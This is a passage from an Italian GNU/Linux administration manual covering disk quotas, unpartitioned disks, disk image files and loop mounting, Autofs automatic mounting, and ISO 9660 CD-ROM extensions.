`quotaoff` [*opzioni*] [{*partizione* | *punto_di_innesto*}...]

'**`quotaon`**' attiva la gestione delle quote da parte del kernel. Non si tratta quindi di un demone, ma di un programma che termina subito di funzionare.

Perché si possa attivare questa gestione, è necessario che i file '`quota.user`' e '`quota.group`' siano presenti nella directory principale delle partizioni per le quali si vuole la gestione delle quote.

'**`quotaoff`**' disattiva la gestione delle quote da parte del kernel. Le opzioni e la sintassi sono le stesse di '**`quotaon`**'.

Alcune opzioni

`-u`

Attiva la gestione delle quote utente. Questa è l'azione predefinita.

`-g`

Attiva la gestione delle quote dei gruppi.

`-a`

Attiva la gestione delle quote in base a quanto indicato nel file '`/etc/fstab`'.

Esempi

`# `**`quotaon /dev/hdb2`**

Attiva la gestione delle quote utente nella partizione '`/dev/hdb2`', che deve essere già stata montata e deve risultare dal contenuto del file '`/etc/fstab`'. In tal caso, può funzionare solo se in questo file è stata specificata l'opzione di montaggio '**`usrquota`**'.

`# `**`quotaon /mnt/disco2`**

Attiva la gestione delle quote utente nella partizione che, da quanto si determina dal file '`/etc/fstab`', si colloca a partire dalla directory '`/mnt/disco2`'. Per tutte le altre considerazioni, vale quanto descritto nell'esempio precedente.

`# `**`quotaon -avug`**

Questo corrisponde all'utilizzo normale del programma, per attivare la gestione delle quote in tutte le partizioni montate e registrate nel file '`/etc/fstab`' come soggette al controllo delle quote, sia degli utenti che dei gruppi.

69.1.7 Assegnazione e verifica delle quote

Le quote che si possono assegnare agli utenti e ai gruppi sono composte dell'indicazione di diversi dati. Lo spazio concesso viene espresso attraverso il numero di blocchi (unità di 1024 byte) e viene definito *limite logico* (*soft*) perché viene tollerato un leggero sconfinamento per tempi brevi. A fianco del limite logico si può stabilire un limite di sicurezza, o *limite fisico* (*hard*), che non può essere superato in alcun caso. Oltre ai limiti sui blocchi di byte, si stabiliscono normalmente dei limiti di utilizzo di inode, in pratica, il numero massimo di file. Dal momento che si ha a che fare con file system Ext2 o Ext3 che normalmente possono avere un inode ogni 4 Kibyte, si può stabilire facilmente un calcolo di corrispondenza tra blocchi di dati e quantità di inode.

Quando viene fissato il limite fisico, soprattutto quando questo è superiore al limite logico, si intende consentire implicitamente lo sconfinamento del limite di utilizzo. In tal caso è necessario stabilire il tempo massimo per cui ciò è concesso. Generalmente, se non viene definito diversamente, si tratta di una settimana.

Le quote vengono assegnate o modificate attraverso il programma '**`edquota`**'; la verifica dei livelli può essere fatta dall'utente '**`root`**' con '**`repquota`**' e ogni utente può controllare ciò che lo riguarda attraverso il comando '**`quota`**'. Con '**`edquota`**' si modificano le quote attraverso un programma per la gestione di file di testo; in pratica viene creato un file temporaneo e il suo contenuto viene quindi interpretato per modificare le quote. L'esempio seguente mostra il caso dell'utente '**`tizio`**' cui è concessa una quota di 10 Mibyte, con una tolleranza del 10 % (11 Mibyte il limite fisico).

`#` **`edquota -u tizio`**[*Invio*]

```
Quotas for user tizio:
/dev/hda3: blocks in use: 4567, limits (soft = 10240, hard = 11264)
        inodes in use: 234, limits (soft = 2560, hard = 2816)
```

La modifica delle quote dei gruppi avviene nello stesso modo. A fianco di questi livelli di spazio utilizzabili, c'è il problema di fissare il tempo massimo di sconfinamento, che può essere deciso solo a livello globale della partizione.

`#` **`edquota -t`**[*Invio*]

```
Time units may be: days, hours, minutes, or seconds
Grace period before enforcing soft limits for users:
/dev/hda3: block grace period: 7 days, file grace period: 7 days
```

L'esempio dovrebbe essere autoesplicativo. Il «tempo di grazia» (*grace period*) è il periodo massimo per cui è concesso lo sconfinamento dal limite logico. Il primo dei due valori si riferisce ai blocchi di spazio (un blocco è pari a 1024 byte); il secondo si riferisce al numero di file, ovvero di inode.

L'utente '**`root`**' può avere un quadro completo della situazione con '**`repquota`**', che genera una tabella delle varie quote. La colonna '**`grace`**' serve per annotare eventuali sconfinamenti e riporta il tempo consentito rimanente.

`#` **`repquota -u -a`**[*Invio*]

```
                        Block limits               File limits
User            used    soft    hard  grace    used  soft  hard  grace
...
tizio     +-   10500   10240   11264  6days    1123  2560  2816
caio      --       1       0       0              1     0     0
```

Nell'esempio appare solo una parte del listato che si ottiene generalmente. Viene mostrato il caso di due utenti: '**`caio`**' non ha alcuna limitazione di utilizzo e le sue quote sono azzerate per questo;

'**tizio**' invece ha superato un po' il valore del limite logico per l'utilizzo di blocchi. Per questo, nella colonna '**grace**' appare quanto tempo gli resta per provvedere da solo (dopo provvederà il sistema).

Infine, il singolo utente può verificare la propria situazione con il programma '**quota**'.

tizio@:~$ **quota**[*Invio*]

```
Disk quotas for user tizio (uid 502):
     Filesystem  blocks   quota   limit   grace   files   quota   limit   grace
      /dev/hda4   10500*  10240   11264   6days    1123    2560    2816
```

Anche in questo caso, si può osservare che l'utente ha superato il limite di spazio concesso, pur senza superare il limite massimo di inode disponibili.

69.1.8 # edquota

edquota [*opzioni*] [*utente*...]

'**edquota**' è il programma che permette di assegnare e modificare i livelli delle quote agli utenti. Per farlo, si avvale di un programma per la creazione e modifica dei testi, precisamente si tratta di VI o di quanto specificato nella variabile di ambiente '**EDITOR**'. La modifica delle quote può avvenire solo dopo che sono stati predisposti i file 'quota.user' e 'quota.group'.

Alcune opzioni

-u

Modifica le quote utente. È l'azione predefinita se non vengono specificate altre opzioni.

-g

Modifica le quote dei gruppi.

-p *utente_prototipo*

Duplica le quote dell'utente specificato come argomento dell'opzione per tutti gli utenti indicati nella parte finale della riga di comando.

-t

Permette di modificare il tempo massimo di sconfinamento del limite logico, fermo restando il limite fisico che non può essere superato in ogni caso.

Esempi

\# **edquota -u tizio**

Modifica i livelli di quota dell'utente '**tizio**'.

\# **edquota -g utenti**

Modifica i livelli di quota del gruppo '**utenti**'.

\# **edquota -u -p tizio caio semproni**

Attribuisce agli utenti '**caio**' e '**semproni**' gli stessi livelli di quota di '**tizio**'.

69.1.9 # repquota

```
repquota [opzioni] [{partizione|punto_di_innesto}...]
```

'**repquota**' emette una tabella riepilogativa dell'utilizzo delle quote delle partizioni specificate.

Alcune opzioni

`-u`

Elenca la situazione delle quote riferite agli utenti. È l'azione predefinita se non vengono specificate altre opzioni.

`-g`

Elenca la situazione delle quote riferite ai gruppi.

`-a`

Elenca le quote di tutte le partizioni per cui ciò è previsto attraverso le indicazioni del file '`/etc/fstab`'.

Esempi

`# `**`repquota -a`**

Elenca la situazione delle quote riferite agli utenti (predefinito) per tutte le partizioni in cui ciò è stato attivato, in base alle indicazioni del file '`/etc/fstab`'.

`# `**`repquota -g -a`**

Elenca la situazione delle quote riferite ai gruppi per tutte le partizioni in cui ciò è stato attivato, in base alle indicazioni del file '`/etc/fstab`'.

`# `**`repquota /dev/hda3`**

Elenca la situazione delle quote riferite agli utenti (predefinito) per la partizione '`/dev/hda3`' (in uso).

69.1.10 $ quota

```
quota [opzioni]
```

'**quota**' è il programma che permette agli utenti di controllare il proprio livello di quota. Effettua l'analisi su tutte le partizioni annotate per questo nel file '`/etc/fstab`'. Solo all'utente '**root**' è concesso di utilizzare questo programma per controllare la quota di un altro utente. '**quota**' restituisce un valore diverso da zero se almeno uno dei valori restituiti rappresenta uno sconfinamento dalla quota.

Alcune opzioni

`-u [`*`utente`*`]`

Restituisce le quote riferite all'utente. È l'azione predefinita se non vengono specificate altre opzioni. Solo l'utente '**root**' può utilizzare l'argomento aggiuntivo per controllare i livelli di un utente particolare.

`-g [`*`gruppo`*`]`

Restituisce le quote riferite al gruppo. L'utente può interrogare le quote riferite a gruppi a cui appartiene.

Esempi

$ **quota**

L'utente visualizza i propri livelli di quota.

$ **quota -g lavoro1**

L'utente visualizza i propri livelli di quota per il gruppo '**lavoro1**' a cui appartiene.

quota -u tizio

L'utente '**root**' visualizza i livelli di quota per l'utente '**tizio**'.

69.2 Dischi senza partizioni

Come i dischetti, anche i dischi di dimensioni più grandi possono essere usati senza partizioni, facendo riferimento al file di dispositivo che rappresenta l'unità intera. In questo modo, è sufficiente che il disco in questione sia inizializzato a basso livello, quindi si passa subito alla creazione del file system, come nell'esempio seguente:

mkfs.ext3 /dev/sda

Come si vede, si intende inizializzare il dispositivo '`/dev/sda`', corrispondente a un disco SCSI completo. Inizialmente, il programma che si utilizza dovrebbe avvisare della scelta particolare che si sta compiendo:

```
/dev/sda is entire device, not just one partition!
Proceed anyway? (y,n)
```

Evidentemente, basta confermare premendo la lettera '**y**', seguita da [*Invio*] per ottenere ciò che si desidera.

> In generale, i programmi a disposizione per la suddivisione dei dischi in partizioni, partono dal presupposto che tali dischi siano organizzati in settori da 512 byte. Tuttavia, esistono dischi con settori di dimensioni multiple, come nel caso di alcuni tipi di magneto-ottici (per esempio i dischi magneto-ottici Fujitsu da 9 cm, che solitamente sono disponibili sono nella versione con settori da 2048 byte).

GNU/Linux è in grado di gestire dischi con settori più grandi di 512 byte (purché si tratti di multipli e si resti entro i 4096 byte), ma le partizioni che si usano solitamente, secondo lo standard tradizionale del Dos, non possono essere applicate a dischi con settori più grandi. Per questo motivo, l'unico modo di utilizzare tali dischi è quello di trattarli come dei super dischetti, ovvero dischi senza partizioni. Per sicurezza, quando si crea un file system Ext2 o Ext3 è bene accertarsi di avere blocchi di dimensioni sufficientemente grandi:

mkfs.ext3 -b 4096 /dev/sda

69.3 Immagini di dischi su file

Dal momento che i dischi esistono e sono utilizzati per uno scopo preciso, la possibilità di gestire file che riproducono un disco intero può sembrare paradossale o senza senso. In realtà, ciò è di grande utilità. In questi casi si parla di file-immagine, solo che il termine immagine viene usato in molte circostanze differenti e occorre evitare di lasciarsi confondere.

L'esempio più comune di file contenenti l'immagine di un disco sono quelli fatti per la creazione dei dischetti di avvio utilizzati per installare GNU/Linux la prima volta.

Per utilizzare i file-immagine di dischi, cioè per poterli montare come si fa con i dischi veri, occorre che il kernel sia in grado di gestire questa funzione (sezione 29.2.7).

69.3.1 Creazione di un file-immagine

Un file-immagine di un disco può essere creato a partire da un disco esistente oppure da zero, con l'inizializzazione di un file. Volendo creare l'immagine di un dischetto già esistente si procede semplicemente copiando il file di dispositivo corrispondente all'unità a dischetti nel file che si vuole creare.

```
# cp /dev/fd0 floppy.img
```

L'esempio appena mostrato genera il file '`floppy.img`' nella directory corrente.

Diversamente si può partire da zero, creando un file e inizializzandolo. Il comando seguente crea il file '`pippo.img`' della stessa dimensione di un dischetto da 1440 Kibyte.

```
# dd if=/dev/zero of=pippo.img bs=1024c count=1440
```

Il comando successivo serve invece a inizializzarlo in modo da inserirvi un file system (viene utilizzato il formato standard: Ext2).

```
# mke2fs pippo.img
```

```
pippo.img is not a block special device.
Proceed anyway? (y,n)
```

Trattandosi di una richiesta anomala, il programma '**`mke2fs`**' vuole una conferma. Basta inserire la lettera '**`y`**' per proseguire.

y[*Invio*]

Nello stesso modo si poteva creare un file system differente.

69.3.2 Accedere a un file-immagine

Per accedere a un file contenente l'immagine di un disco (con il suo file system), si procede come se si trattasse di un disco o di una partizione normale. In particolare, viene utilizzato '**`mount`**' con l'opzione '**`-o loop`**'.

L'immagine cui si accede può essere stata creata sia partendo da un file vuoto che viene inizializzato successivamente, sia dalla copia di un disco (o di una partizione) in un file.

```
# mount -o loop -t ext2 pippo.img /mnt/floppy
```

Nell'esempio, l'immagine contenuta nel file '`pippo.img`' viene montata a partire dalla directory '`/mnt/floppy/`', dove si comporterà come se si trattasse di un dischetto normale.

69.3.3 trasferimento di un file-immagine in un disco

Se il file-immagine, all'interno del quale è stato fatto del lavoro, corrisponde esattamente a un disco o a una partizione, è possibile riprodurre questa immagine nel disco o nella partizione corrispondente. Per questo si può utilizzare '**cp**' oppure '**dd**'.

I due esempi seguenti riproducono nello stesso modo il file 'pippo.img' in un dischetto.

```
# cp pippo.img /dev/fd0
```

```
# dd if=pippo.img of=/dev/fd0
```

Naturalmente, se l'immagine è stata montata in precedenza per poterne modificare il contenuto, occorre ricordarsi di smontarla prima di procedere alla riproduzione.

69.4 Dischi senza file system

GNU/Linux, come altri sistemi Unix, permette di gestire anche dischi che al loro interno non contengono un file system. Questo concetto potrebbe sembrare scontato per molti, ma tutti quelli che si avvicinano a GNU/Linux provenendo da sistemi in cui tali cose non si possono fare devono porre attenzione a questo particolare.

Un disco senza file system è semplicemente una serie di settori. In modo molto semplificato è come se si trattasse di un file. Quando si indicano i nomi di dispositivo legati ai dischi o alle partizioni si fa riferimento a questi nel loro insieme, come se si trattasse di file.

Quando si vuole utilizzare un disco o una partizione nel modo con cui si è abituati di solito, cioè per gestire i file al suo interno, la si deve montare e da quel momento non si fa più riferimento al nome del dispositivo.

A volte è importante utilizzare i dischi come supporti di dati senza file system. I casi più importanti sono:

- il kernel che si autoavvia;
- le copie multivolume attraverso '**tar**'.

69.5 Montaggio e smontaggio automatico

Le operazioni di montaggio e di smontaggio possono essere automatizzate, attraverso l'aiuto di un demone che provvede a montare i dispositivi quando si tenta di accedere a una directory che dovrebbe trovarsi al loro interno e li smonta quando per un certo tempo questi risultano inutilizzati.

Il montaggio automatico non è solo una comodità in più che viene concessa agli utenti; la situazione in cui si avverte maggiormente il vantaggio di questo automatismo è nella gestione di file system condivisi in rete, attraverso il protocollo NFS, quando si vuole evitare di creare un collegamento stabile.

Ci possono essere diverse opportunità di gestire il montaggio automatico in un sistema Unix; per quanto riguarda GNU/Linux, il modo più conveniente dovrebbe essere la gestione prevista all'interno del kernel, che si avvale del demone contenuto nel pacchetto Autofs. [2] L'utilizzo di questo pacchetto è ciò che viene descritto nelle sezioni successive.

[2] **Autofs** GNU GPL

Avendo deciso di utilizzare il pacchetto Autofs, occorre che il kernel sia predisposto per la gestione del montaggio automatico (sezione 29.2.14).

69.5.1 Organizzazione di Autofs

Come già accennato, il kernel da solo non basta. Viene utilizzato un demone, precisamente si tratta del programma '**`automount`**', che per funzionare si avvale delle informazioni contenute in una mappa che gli viene indicata attraverso la riga di comando.

Più precisamente, viene definita una directory che rappresenta il punto di innesto automatico, a partire dalla quale verranno create automaticamente altre sottodirectory in base al contenuto della mappa che viene fornita a '**`automount`**'. Se si vogliono gestire più punti di innesto automatico, occorre avviare diverse copie del demone '**`automount`**', dove ognuna di queste potrebbe avere una mappa differente. Per tentare di comprendere la cosa in modo intuitivo, si cerchi di seguire l'esempio seguente, dove si suppone di avere predisposto il file '`/etc/auto.automnt`' con il contenuto seguente:

```
cdrom           -fstype=iso9660,ro      :/dev/cdrom
floppy          -fstype=auto            :/dev/fd0
```

Si suppone inoltre di voler usare la directory '`/automnt/`' come punto di innesto automatico per la mappa definita nel file '`/etc/auto.automnt`'. Per attivare il demone '**`automount`**' in modo che legga il file '`/etc/auto.automnt`' e lo utilizzi per la directory '`/automnt/`', occorre il comando seguente:

```
$ automount /automnt file /etc/auto.automnt
```

La prima direttiva del file '`/etc/auto.automnt`' indica che il CD-ROM corrispondente al dispositivo '`/dev/cdrom`' viene montato automaticamente a partire da '`/automnt/cdrom/`' e che il dischetto corrispondente al dispositivo '`/dev/fd0`' viene montato a partire da '`/automnt/floppy/`'. Queste due directory non devono essere create; è '**`automount`**' che provvede nell'istante in cui si cerca di attraversarle. In pratica, se non si conosce l'organizzazione del sistema di montaggio automatico, non si può sapere quali siano i percorsi disponibili e le unità che possono essere montate automaticamente.

Se per qualche motivo si vogliono gestire diversi punti di innesto automatico, occorre definire le mappe corrispondenti (di solito si tratta di definire altri file simili a '`/etc/auto.automnt`') e quindi occorre avviare altrettante copie di '**`automount`**'. Tuttavia, di solito ci si limita a gestire un solo punto di innesto automatico.

Per semplificare le cose, oppure, a seconda dei punti di vista, per complicarle ulteriormente, Autofs viene distribuito quasi sempre assieme a uno script che dovrebbe essere inserito nella procedura di inizializzazione del sistema: '`/etc/init.d/autofs`', o altro percorso simile. Questo file ha lo scopo di avviare e fermare il servizio, pertanto viene usato con l'aggiunta di un argomento espresso da una parola chiave: '**`start`**', '**`stop`**',... Ma il compito previsto per questo script è più complesso del solito e non funziona sempre come ci si aspetta. In generale, dovrebbe leggere il file di configurazione '`/etc/auto.master`', dal quale ottenere le informazioni necessarie per sapere quali punti di innesto automatico e quali file di mappa utilizzare. In pratica, è probabile che riesca a leggere solo la prima direttiva del file '`/etc/auto.master`'.

Una volta compreso il funzionamento di '**`automount`**', sta all'amministratore di sistema stabilire se sia meglio affidarsi allo script o avviare direttamente il demone ignorando il file di configurazione '`/etc/auto.master`'.

69.5.2 Mappe per il montaggio automatico

Il demone '**automount**' richiede l'indicazione di una mappa ogni volta che viene avviato. Questa mappa serve a descrivere le caratteristiche dei dischi, delle partizioni o dei file system di rete da montare e le sottodirectory relative, utilizzate come punti di innesto.

La mappa in questione può avere varie forme, anche se nelle situazioni più comuni è rappresentata semplicemente da un file. Nel caso si tratti di file, questo può contenere dei commenti preceduti dal simbolo '#' e conclusi dalla fine della riga, ma può contenere anche righe vuote o bianche che vengono ignorate ugualmente; le altre righe vengono interpretate come direttive, rappresentate da record contenenti tre campi.

sottodirectory_di_innesto -*opzioni* {*partizione* | *file_system_di_rete*}

1. Il primo campo rappresenta la sottodirectory, riferita al punto di innesto automatico, che viene creata automaticamente nel momento in cui viene fatto il montaggio da parte del demone. Questa sottodirectory rappresenta poi l'inizio della partizione o del file system di rete che viene a essere montato.

2. Il secondo campo è preceduto da un trattino ('**-**') e serve a indicare un elenco separato da virgole delle opzioni per il montaggio della partizione o del file system di rete. Queste opzioni sono le stesse che possono essere usate con il programma '**mount**', o che possono essere indicate nella quarta colonna del file '/etc/fstab'. In particolare, il tipo di file system viene indicato con l'aggiunta del prefisso '**fstype=**'.

3. Il terzo campo serve a definire il dispositivo del disco o della partizione da montare, oppure il nodo e la directory del file system di rete. Per questo si usa una sintassi particolare:

:*dispositivo*
nome_host :*directory_condivisa*

   In pratica, quando il terzo campo inizia con due punti verticali ('**:**'), si intende trattarsi di un dispositivo locale.

Esempi

```
cdrom          -fstype=iso9660,ro      :/dev/cdrom
```

Prevede la possibilità di montare automaticamente il dispositivo '/dev/cdrom' nella sottodirectory 'cdrom/', in sola lettura.

```
a              -fstype=vfat            :/dev/fd0
```

Prevede la possibilità di montare automaticamente il dispositivo '/dev/fd0' nella sottodirectory 'a/', aspettando di trovare al suo interno un file system Dos-VFAT.

```
dinkel         -ro,soft,intr           dinkel.brot.dg:/pub/dati
```

Prevede la possibilità di montare automaticamente il file system di rete offerto dal nodo *dinkel.brot.dg*, a partire dalla sua directory '/pub/dati/'. In particolare, il montaggio viene fatto in sola lettura e vengono usate anche le opzioni '**soft**' e '**intr**'.

69.5.3 # automount

automount [*opzioni*] *punto_di_innesto_automatico* *tipo_di_mappa* *mappa* [*opzioni_di_mappa*]

'**automount**' è il demone che si occupa di seguire l'utilizzo del file system allo scopo di automatizzare il montaggio di dispositivi e di file system di rete. La sua sintassi è piuttosto complessa, pertanto viene avviato solitamente attraverso lo script '**autofs**' che a sua volta dovrebbe preoccuparsi di interpretare anche il file di configurazione '/etc/auto.master'.

'**automount**' è in grado di leggere la mappa dei montaggi da diverse fonti, anche se di solito questa è contenuta in un file.

Se '**automount**' riceve il segnale '**SIGUSR1**', smonta immediatamente tutti i file system inutilizzati, che non siano impegnati in alcun modo.

Alcune opzioni

-p *file* | --pid-file *file*

Permette di specificare il nome di un file all'interno del quale '**automount**' andrà a inserire il numero del processo corrispondente.

-t *n_secondi* | --timeout *n_secondi*

Quando un dispositivo o un file system di rete risulta inutilizzato, la directory corrispondente viene smontata dopo lo scadere del tempo stabilito con questa opzione. Se non viene specificato diversamente, la durata di questo tempo è di cinque minuti (300 secondi).

Alcuni argomenti

'**automount**' richiede l'indicazione obbligatoria di alcuni argomenti; per la precisione si tratta della directory a partire dalla quale andranno inserite le sottodirectory di innesto dei vari dispositivi e file system di rete da montare, dell'indicazione del tipo di mappa utilizzato e dell'indicazione della mappa stessa.

punto_di_innesto_automatico

Il primo argomento che segue le opzioni è la directory utilizzata come base per il montaggio automatico. A partire da questa verranno aggiunte automaticamente le sottodirectory di innesto in base a quanto contenuto nella mappa.

tipo_di_mappa

Dopo l'indicazione della directory di partenza per il montaggio automatico, deve essere indicata una parola chiave che specifica il tipo di mappa utilizzato. Nelle situazioni più comuni si utilizza un file puro e semplice, indicando la parola chiave '**file**'. Segue l'elenco di queste scelte possibili.

- '**file**'
  La mappa è un file.
- '**program**'
  La mappa è un programma che genera il testo della mappa e lo emette attraverso lo standard output.
- '**yp**'
  La mappa è il nome di una tabella NIS (YP).
- '**nisplus**'
  La mappa è il nome di una tabella NIS+.

* '**hesiod**'

  La mappa è il nome di una tabella Hesiod, del quale vengono usate le voci '**filsys**'.

mappa

L'ultimo argomento obbligatorio è il nome della mappa. A seconda del tipo di mappa, può trattarsi del percorso di un file, oppure del nome di una tabella NIS/NIS+ o Hesiod.

Esempi

```
# automount -t 30 /automnt file /etc/auto.automnt
```

Avvia il demone '**automount**' in modo che utilizzi il file '/etc/auto.automnt' come mappa da applicare alla directory di innesto automatico '/automnt/'. In particolare, viene stabilito che il tempo di scadenza per i file system liberi e inutilizzati sia di 30 secondi.

69.5.4 # autofs

```
/etc/rc.d/init.d/autofs start|stop|reload|status
```

```
/etc/init.d/autofs start|stop|reload|status
```

'**autofs**' è uno script più o meno standardizzato che dovrebbe facilitare l'avvio del servizio di montaggio automatico. Attraverso le parole chiave '**start**', '**stop**', '**reload**' e '**status**', è possibile avviare, fermare, riavviare e consultare il servizio.

'**autofs**' si avvale di un file di configurazione aggiuntivo, '/etc/auto.master', all'interno del quale si dovrebbero poter indicare le directory di innesto automatico e le mappe relative (esclusivamente in forma di file). In pratica, è probabile che si possa indicare una sola directory e una sola mappa.

69.5.5 /etc/auto.master

Il file di configurazione '/etc/auto.master' è richiesto dallo script '**autofs**' per avviare il servizio di montaggio automatico. Serve a indicare le directory di innesto automatico e i file di mappa relativi.

È molto probabile che la sintassi delle direttive di questo file cambi nel tempo, tenendo conto del fatto che allo stato attuale, si può contare solo sul funzionamento della prima direttiva.

> L'interpretazione di questo file è a carico dello script '**autofs**', che viene riadattato da ogni distribuzione GNU/Linux. In tal senso, non si può contare su un funzionamento uniforme, almeno fino a che le cose resteranno così.

Esempi

```
/misc           /etc/auto.misc
```

Questa è la direttiva tipica del file '/etc/auto.master'. Fa riferimento alla directory '/misc/' come punto di partenza per il montaggio automatico, utilizzando il file di mappa '/etc/auto.misc'. In pratica, l'utilizzo di questa direttiva dovrebbe tradursi nel comando seguente:

```
# automount /misc file /etc/auto.misc
```

```
/misc           /etc/auto.misc  --timeout 60
```

Si tratta di una variante dell'esempio precedente, in cui viene specificata l'opzione '**--timeout 60**', che si vuole sia passata a '**automount**'. L'utilizzo di questa direttiva dovrebbe tradursi nel comando seguente:

```
# automount --timeout 60 /misc file /etc/auto.misc
```

69.5.6 Considerazioni sulla funzionalità di automount

Il sistema di gestione del montaggio automatico, attraverso il sostegno del kernel e l'uso del demone '**automount**', è stato introdotto da poco e altrettanto pochi sono gli utenti che ne hanno fatto uso. In questo senso, è prevedibile uno sviluppo futuro con meno incertezze, soprattutto per quanto riguarda lo script '**autofs**' e il suo file di configurazione.

Per quanto riguarda l'utilità di questo sistema, è sconsigliabile il suo utilizzo per unità rimovibili che non siano servo-assistite, come nel caso dei dischetti tradizionali, che possono essere espulsi prima che il sistema li abbia smontati.

L'utilizzo più importante riguarda sicuramente i file system condivisi in rete attraverso il protocollo NFS. Anche se questo problema non è ancora stato descritto, perché richiede la conoscenza del funzionamento della rete, si può intendere che sia meglio evitare di montare sistematicamente un file system di rete all'avvio del sistema: il nodo che offre il servizio potrebbe essere disattivato in quel momento, oppure potrebbe essere a sua volta in attesa di montare un altro file system offerto dal proprio sistema locale.

69.6 Riferimenti

- Stein Gjoen, *Disk HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- don@sabotage.org, *Automount mini-HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

CD, CD-ROM e file system ISO 9660

Il file system ISO 9660, cioè quello usato per i CD-ROM, è particolare a causa della struttura stessa dei CD: i dati vengono memorizzati in settori su un'unica traccia a spirale che parte dalla zona centrale e si espande verso l'esterno.

In questo senso, il CD assomiglia molto al nastro quando si è in fase di scrittura (i dati possono solo essere aggiunti), mentre in lettura si riesce a ottenere un accesso diretto come si fa con i dischi magnetici. Per questa ragione, lo stesso file system ISO 9660 è organizzato in modo che la scrittura avvenga una volta sola, senza la possibilità di cancellare o modificare dati già inseriti.

Si può fare esperienza con questo file system anche senza dover bruciare dei veri CD-R.

70.1 Caratteristiche di massima di un CD

Il CD è oggi un supporto di memorizzazione pensato per scopi differenti, nato per sostituire i dischi audio analogici di vinile. La sua origine specifica ha poi portato a un'evoluzione piuttosto complessa per consentire l'impiego in altri settori.

Si può immaginare il contenuto di un CD come qualcosa che è suddiviso in *sessioni*, che a loro volta si suddividono in tracce. Ogni traccia può avere una destinazione differente; per esempio può trattarsi di un brano musicale, di un file system, o un altro tipo di informazione.

> In condizioni normali, un CD-ROM si compone di una sola sessione, contenente una sola traccia dati (un file system), mentre un CD musicale si compone di una sola sessione contenente diverse tracce, una per ogni brano musicale.

Ogni sessione contiene un indice generale, noto con la sigla TOC (*Table of contents*), collocato alla fine delle tracce, che permette di raggiungere l'inizio delle tracce attraverso un accesso diretto. Si fa riferimento alla creazione di questo indice con il termine *finalization*, oppure *fixation*.

L'ultima sessione di un CD può essere aperta o chiusa. Una sessione che rimane aperta consente l'aggiunta di una sessione ulteriore, mentre una sessione chiusa non permette di aggiungerne altre.

La registrazione di un CD può avvenire in fasi successive. Teoricamente è possibile definire una sessione e inserirvi una traccia alla volta, inserendo l'indice TOC solo alla fine. Una volta completata la sessione con l'indice, se questa rimane aperta, è possibile aggiungerne altre.

Dopo questa descrizione schematica è necessario comprendere che le sessioni non sono degli scompartimenti stagni, ma rappresentano delle fasi successive nella registrazione di un CD. Teoricamente, le varie sessioni devono risultare concatenate fra loro, in modo tale che la lettura dell'indice TOC finale consenta di conoscere la collocazione di tutte le tracce presenti. In questo senso va considerato anche il fatto che la sequenza di numerazione delle tracce è unica in tutto il CD e non viene azzerata all'inizio di sessioni successive. Pertanto, alla fine, il CD dovrebbe apparire scomposto in tracce e la presenza delle sessioni non dovrebbe modificare l'apparenza del contenuto. Naturalmente, questa è la teoria; in pratica gli apparecchi usati per leggere i CD devono essere in grado di riconoscere le sessioni, altrimenti le informazioni successive alla prima sessione di registrazione diventano inaccessibili. In questo senso è sempre bene evitare di realizzare CD contenenti più di una sessione.

70.2 Creazione dell'immagine di un CD-ROM

Creare l'immagine di un CD-ROM significa predisporre un file in qualità di traccia dati di una sessione del CD che si vuole masterizzare. In generale si tratta di realizzare un file system ISO 9660, probabilmente con qualche estensione.

70.2.1 Estensioni Rock Ridge

Il file system ISO 9660 è predisposto per gestire file il cui nome è organizzato nello stesso modo in cui faceva il Dos: 8.3, ovvero otto caratteri al massimo, seguiti da un punto e da un'estensione di un massimo di tre caratteri.[1]

Dal punto di vista dei sistemi Unix, questo non costituisce solo un problema nella dimensione dei nomi, ma soprattutto nella mancanza di tutti gli altri attributi che può avere un file: i permessi e le proprietà.

I CD-ROM realizzati per gli ambienti Unix sono fatti generalmente utilizzando le estensioni Rock Ridge che alla fine permettono di memorizzare tutti quei dati mancanti, compresa la possibilità di gestire nomi più lunghi, con o senza punti. Quando questi CD-ROM vengono letti in un sistema operativo che non è in grado di interpretare tali estensioni, si riescono a vedere solo nomi di file corti.

Questo particolare deve essere tenuto in considerazione nella preparazione di CD-ROM. Se questi sono destinati ad ambienti normali, Dos e derivati, occorre organizzare un sistema di nomi corti per essere certi che il CD-ROM possa essere letto ovunque nello stesso modo.

Quando si usano delle estensioni per gestire nomi lunghi, è normale che all'interno di ogni directory venga aggiunto un file contenente un elenco di abbinamenti tra i nomi corti che appaiono quando non si dispone delle estensioni e i nomi lunghi corretti. Di solito si tratta del file '`TRANS.TBL`' e il suo significato è evidente: *translation table*, ovvero tabella di conversione.

Anche il numero di livelli di sottodirectory ha un limite nel file system ISO 9660: sono al massimo otto. Le estensioni Rock Ridge permettono di superare tale limite, ma come al solito si pongono delle difficoltà per i sistemi che non sono in grado di gestire tali estensioni.

70.2.2 Estensioni El-Torito

Le estensioni El-Torito permettono di realizzare un CD-ROM «avviabile», purché il firmware (BIOS) dell'elaboratore sia in grado poi di sfruttare effettivamente questa possibilità.

Il metodo consiste nel simulare un dischetto, come se fosse stato inserito nella prima unità. Questo «dischetto» deve contenere naturalmente tutto quello che serve per avviare un sistema in grado di leggere il CD-ROM. In pratica, nel caso delle distribuzioni GNU/Linux, si include l'immagine del dischetto di avvio necessario a iniziare l'installazione della distribuzione stessa. Questo dischetto deve avere un formato normale: 1200 Kibyte, 1440 Kibyte o 2880 Kibyte.

70.2.3 Estensioni Joliet

Le estensioni Joliet nascono dalla Microsoft e servono a consentire la lettura del CD-ROM in un sistema MS-Windows, preservando i nomi lunghi.

[1] In realtà, il file system ISO 9660 sarebbe in grado di gestire nomi di un massimo di 32 caratteri. Il motivo per il quale si mantiene lo standard 8.3 è quello per cui si vuole consentire a qualunque sistema operativo, Dos incluso, di accedere ai suoi dati.

Le estensioni Joliet non pongono limiti alla dimensione dei nomi dei file, tuttavia non consentono di distinguerli oltre i primi 64 caratteri.

In generale, salvo problemi nella lunghezza dei nomi dei file, conviene utilizzare anche queste estensioni in modo da permetterne la lettura del CD-ROM che si realizza in qualunque circostanza.

70.2.4 $ mkisofs

`mkisofs` [*opzioni*] *directory*

